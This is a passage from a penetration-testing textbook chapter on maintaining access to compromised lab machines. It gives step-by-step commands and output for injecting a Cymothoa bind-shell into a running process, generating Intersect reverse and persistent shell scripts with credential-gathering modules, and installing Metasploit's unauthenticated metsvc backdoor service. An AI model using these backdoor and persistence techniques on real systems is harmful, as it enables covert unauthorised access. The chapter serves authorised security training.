
Chapter 11. Maintaining Access

In the previous chapter, we talked about the privilege escalation process in the target machine. In this chapter, we will discuss the last penetration testing process by making the target machines accessible to us at any time.

After escalating the privilege to the target machines, the next step we should take is to create a mechanism to maintain our access to the target machines. So, in the future, if the vulnerability you exploited got patched or turned off, you can still access the system. You may need to consult with your customer about this before you do it on your customer systems.

Now, let's take a look at some of the tools that can help us maintain our access on the target machines. The tools are categorized as follows:

- Operating system backdoors
- Tunneling tools
- Web backdoors

Using operating system backdoors

In simple terms, a backdoor is a method that allows us to maintain access to a target machine without using normal authentication process and remaining undetected. In this section, we will discuss several tools that can be used as backdoors to the operating system.

Cymothoa

Cymothoa is a backdoor tool that allows you to inject its shellcode into an existing process. The reason for this is to disguise it as a regular process. The backdoor should be able to coexist with the injected process in order not to arouse the suspicion of the administrator. Injecting shellcode to the process also has another advantage; if the target system has security tools that only monitor the integrity of executables files but do not perform checks of the memory, the process backdoor will not be detected.

To run Cymothoa, just type the following command:

```
cymothoa
```

You will see the Cymothoa helper page. The mandatory options are the **process ID** (**PID**) `-p` to be injected and the shellcode number `-s` .

To determine the PID, you can use the `ps` command in the target machine. You can determine the shellcode number by using the `-S` (list available shellcode) option:

```
root@kali:~# cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Once you have compromised the target, you can copy the `cymothoa` binary file to the target machine to generate the backdoor.

After the `cymothoa` binary file is available in the target machine, you need to find out the process you want to inject and the shellcode type.

To list the running process in Linux system, we can use the `ps` command with `-aux` options. The following screenshot displays the result of running that command. There are several columns available in the output, but for this purpose, we only need the following columns:

- **USER** (the first column)
- **PID** (the second column)
- **COMMAND** (the eleventh column)

```
root      4248  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4249  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4250  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4251  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4255  0.0  0.0   2424   332 ?        Ss   02:03   0:00 /usr/sbin/rpc.mountd
daemon    4303  0.0  0.0   2316   216 ?        SN   02:03   0:00 distccd --daemon --user daemon --allow 0.0.
daemon    4324  0.0  0.0   2316   216 ?        SN   02:03   0:00 distccd --daemon --user daemon --allow 0.0.
root      4325  0.0  0.3   5412  1728 ?        Ss   02:03   0:00 /usr/lib/postfix/master
postfix   4329  0.0  0.3   5420  1644 ?        S    02:03   0:00 pickup -l -t fifo -u -c
postfix   4330  0.0  0.3   5460  1680 ?        S    02:03   0:00 qmgr -l -t fifo -u
root      4333  0.0  0.2   5396  1192 ?        Ss   02:03   0:00 /usr/sbin/nmbd -D
root      4335  0.0  0.2   7724  1360 ?        Ss   02:03   0:00 /usr/sbin/smbd -D
root      4339  0.0  0.1   7724   808 ?        S    02:03   0:00 /usr/sbin/smbd -D
```

In this exercise, we will inject to PID 4255 (`rpc.mountd`) and we will use payload number 1. We need to set the port number for the payload by using the option `-y [port number]` . The following is the `cymothoa` command for this scenario:

```
./cymothoa -p 4255 -s 1 -y 4444
```

The following is the result of this command:

```
[+] attaching to process 4255

 register info:
 ---------------------------------------------
 eax value: 0xfffffdfe   ebx value: 0x400
 esp value: 0xbfa55fb0   eip value: 0xb7f77410
 ---------------------------------------------

[+] new esp: 0xbfa55fac
[+] payload preamble: fork
[+] injecting code into 0xb7f78000
[+] copy general purpose registers
[+] detaching from 4255

[+] infected!!!
```

Let's try to log in to our backdoor (port `4444`) from another machine by issuing the following command:

```
nc -nvv 192.168.56.102 4444
```

Here, `192.168.56.102` is the IP address of the target server.

The following is the result:

```
root@kali:~# nc 192.168.56.102  4444
id
uid=0(root) gid=0(root)


uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux


ls
etab
rmtab
rpc_pipefs
sm
sm.bak
state
v4recovery
xtab
```

We have successfully connected to our backdoor in the remote machine and we were able to issue several commands to the remote machine.

> **Note**
>
> Due to the backdoor being attached to a running process, you should be aware that this backdoor will not be available anymore after the process is killed or when the remote machine has been rebooted. For this purpose, you need a persistent backdoor.

Intersect

Intersect is a tool that can be used to automate post-exploitation tasks such as collecting password files, copying SSH keys, collecting network information, and identifying antivirus and firewall applications.

To be able to automate these post-exploitation tasks, you need to create a custom script containing specific post-exploitation functions. In Intersect, each post-exploitation function is packaged in a module.

Intersect comes with several default modules. The following are some of the modules provided, which are related to post-exploitation information gathering:

- `creds` : Gathers credentials
- `extras` : Searches for system and application configurations and tries to find certain apps and protection measures
- `network` : Collects network information such as listening port and DNS info
- `lanmap` : Enumerates live hosts and gathers IP addresses
- `osuser` : Enumerates operating system information
- `getrepos` : Tries to find source code repositories
- `openshares` : Finds SMB open shares on a specific host
- `portscan` : A simple port scanner that scans ports `1` to `1000` on a specified IP address
- `egressbuster` : Checks a range of ports to find available outbound ports
- `privesc` : Checks the Linux kernel for privilege escalation exploiting availability
- `xmlcrack` : Sends hash lists to remote XMLRPC for cracking

In this chapter, we will take a look at the modules related to creating a shell connection for maintaining access:

- `reversexor` : This opens a reverse XOR ciphered TCP shell to a remote host
- `bshell` : This starts a TCP bind shell on the target system

- `rshell` : This opens a reverse TCP shell to a remote host
- `xorshell` : This starts a TCP bind shell on the target system
- `aeshttp` : This starts a reverse HTTP shell with AES encryption
- `udpbind` : This starts a UDP bind shell on port `21541`
- `persistent` : This installs any Intersect shell module as a persistent backdoor and starts a shell on every system reboot


To create the script for maintaining access, the following are the general steps to be followed:

1. Choose the shell module you want.
2. Define the variable for that module (for example, shell port and host).
3. Build the script.

To start Intersect, open the console and type the following command:

```
intersect
```

This will display the following Intersect menu:



Select **Create Custom Script** to obtain the following result:

```
 =>  1

Intersect 2.0 - Script Generation Utility
---------- Create Custom Script -----------

 Instructions:

Use the console below to create your custom
Intersect script. Type the modules you wish
to add, pressing [enter] after each module.
Example:
 => creds
 => network

When you have entered all your desired modules
into the queue, start the build process by typing :create.

** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.
```

To list the available modules, you can give the command `:modules`. The following is the list of modules available:

```
 =>  :modules
archive   creds    extras   network   reversexor   scrub
bshell    daemon   lanmap   osuser    rshell       xorshell
aeshttp         getrepos    openshares   portscan   sniff     webproxy   xmpp
egressbuster    icmpshell   persistent   privesc    udpbind   xmlcrack
```

To select a module, just type its name on the command prompt denoted by `=>`. To get information about each module, you can use the `info` command. To find out information about the `creds` module, type the following command:

```
:info creds
```

In this example, we are going to create a persistent backdoor using the `reversexor` module:

```
=>  reversexor
reversexor added to queue.
```

To create the module, you may need to adjust the default options as follows:

```
 =>  :create

[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed
 in the Scripts directory. Do not include Python file extension.
 =>  test
Script will be saved as /usr/share/intersect/Scripts/test.py

Specify the directory on the target system where the gathered files and in
formation will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this d
irectory will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be use
d.
temp directory  =>
enable logging  =>  no
bind port  =>  1337
[+] bind port saved.
remote host  =>  192.168.2.23
[+] remote host saved.
remote port  =>  1234
[+] remote port saved.
proxy port  =>
xor cipher key  =>  abcd
[+] xor key saved.
reversexor

[+] Your custom Intersect script has been created!
   Location: /usr/share/intersect/Scripts/test.py
```

Note

To be able to run the generated script, the remote machine should have scapy.py installed. I got the following error message when I tried to run the script:

```
AttributeError: 'module' object has no attribute 'linux_distribution'
```

Apparently, the problem is due to the remote machine still using Python 2.5.

To solve the problem, I changed the generated script and found the following line:

```
distro2 = platform.linux_distribution()[0]
```

I also changed this line to the following:

```
distro2 = platform.dist()[0]
```

After successfully created the backdoor, you need to upload it and run it on the exploited machine.

The meterpreter backdoor

The Metasploit meterpreter has the `metsvc` backdoor, which will allow you to get the meterpreter shell at any time.

Be aware that the `metsvc` backdoor doesn't have authentication, so anyone who can access the backdoor's port will be able to use it.

For our example, we will use a Windows XP operating system as the victim machine whose IP address is `192.168.2.21` ; our attacking machine has the IP address of `192.168.2.22` .

To enable the `metsvc` backdoor, you first need to exploit the system and get the meterpreter shell. After this, migrate the process using the meterpreter's `migrate` command to other processes such as `explorer.exe` (**2**), so you still have access to the system even though the victim close your payload (**1**).

```
PID   PPID  Name              Arch  Session     User                  Path
---   ----  ----              ----  -------     ----                  ----
0     0     [System Process]        4294967295
4     0     System            x86   0
136   1308  ctfmon.exe        x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\ctfmon.exe
180   556   alg.exe           x86   0                                 C:\WINDOWS\System32\alg.exe
328   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
340   924   wscntfy.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wscntfy.exe
480   328   csrss.exe         x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
504   328   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
556   504   services.exe      x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
568   504   lsass.exe         x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
748   556   VBoxService.exe   x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\VBoxService.exe
788   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
860   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
924   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
972   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1036  556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1308  1260  explorer.exe      x86   0     2     THE-F4C60DD36CA\user  C:\WINDOWS\Explorer.EXE
1396  556   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
1444  556   scardsvr.exe      x86   0                                 C:\WINDOWS\System32\SCardSvr.exe
1664  556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
1964  1308  VBoxTray.exe      x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\VBoxTray.exe
2368  924   wuauclt.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wuauclt.exe
3408  1308  met-back.exe      x86   0     1     THE-F4C60DD36CA\user  C:\Documents and Settings\user\Desktop\met-back.exe
```

To install the `metsvc` service, we just need to type the following command:


```
run metsvc
```

The following is the result of that command:

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\user\LOCALS~1\Temp\hFSGPuffumYt...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

meterpreter >
```

Now let's go to the victim machine. The backdoor is available at `C:\Documents and Settings\user\Local Settings\Temp\hFSGPuffumYt` :



You can see the `metsvc` EXE and DLL files there. Now let's restart the victim machine to see whether the backdoor will work.

In the attacking machine, we start the multihandler with the `metsvc` payload using the following options, which is also shown in the next screenshot:

- `RHOST` : `192.168.2.21` (the victim's IP address)
- `LPORT` : `31337` (the backdoor's port number)

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LPORT     31337            yes       The listen port
   RHOST     192.168.2.22     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

After all the options have been set, just type `execute` to run the attack.

```
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700

meterpreter >
```

The attack was executed successfully; we now have the meterpreter session again. You can do anything with the meterpreter session.

To remove the `metsvc` service from the victim machine, you can run the following command from the meterpreter shell:

```
run metsvc -r
```

After that, remove the `metsvc` files from the victim machine.